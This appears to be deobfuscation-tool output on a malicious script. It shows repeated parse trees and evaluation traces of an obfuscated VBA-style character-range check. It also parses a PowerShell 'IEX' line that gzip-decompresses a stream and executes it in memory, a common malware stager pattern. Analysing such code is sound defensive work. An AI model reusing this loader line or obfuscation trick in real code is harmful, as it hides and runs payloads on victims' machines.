        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
aa4d3r!7 SUB: 6321 - 6317
aa4d3r!7 Call abfsh (4)
aa4d3r!7 API: 123 = abfsh (4)
aa4d3r!7 COMPARE: ah4lgn < 123
```

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
aa4d3r!7 SUB: 6321 - 6317
aa4d3r!7 Call abfsh (4)
aa4d3r!7 API: 123 = abfsh (4)
aa4d3r!7 COMPARE: ah4lgn < 123
aa4d3r!7 AND: true and true
```

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
aa4d3r!7 SUB: 6321 - 6317
aa4d3r!7 Call abfsh (4)
aa4d3r!7 API: 123 = abfsh (4)
aa4d3r!7 COMPARE: ah4lgn < 123
aa4d3r!7 AND: true and true
aa4d3r!7 OR: false or true
```

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then

Func(1)

If (true)

```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
aa4d3r!7 SUB: 6321 - 6317
aa4d3r!7 Call abfsh (4)
aa4d3r!7 API: 123 = abfsh (4)
aa4d3r!7 COMPARE: ah4lgn < 123
aa4d3r!7 AND: true and true
aa4d3r!7 OR: false or true
aa4d3r!7 API: true = if (true)
```


```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();


- Lexer/tokenizer:
  - [IEX] [(] [New-Object] [IO] [.] [StreamReader] [(] [New-Object] [IO] [.] [Compression] [.] [GzipStream] [(] [$s] [,] [[] [IO] [.] [Compression] [.] [CompressionMode]]]] [::] [Decompress] [)] [)] [)] [.] [ReadToEnd] [(] [)]
- Token rewrite:
  - IEX (New-Object IO . StreamReader (New-Object IO . Compression . GzipStream ($s , [IO . Compression . CompressionMode] :: Decompress))) . ReadToEnd ( )
  - iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )
- Function-call top-node

iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))).readtoend ( )

```
      PtgName : readtoend
    PtgFunc :  P(0) :  I(0)
            PtgName : s
              PtgName : decompress
                PtgName : compressionmode
                  PtgName : compression
                  PtgName : io
                PtgBase : .
              PtgBase : .
            PtgBase : .
            PtgName : gzipstream
          PtgFunc :  P(2) :  I(0)
            PtgName : compression
            PtgName : io
          PtgBase : .
        PtgBase : .
        PtgName : streamreader
      PtgFunc :  P(1) :  I(0)
      PtgName : io
    PtgBase : .
  PtgBase : .
  PtgName : iex
PtgFunc :  P(1) :  I(0)
```




iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )





```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```



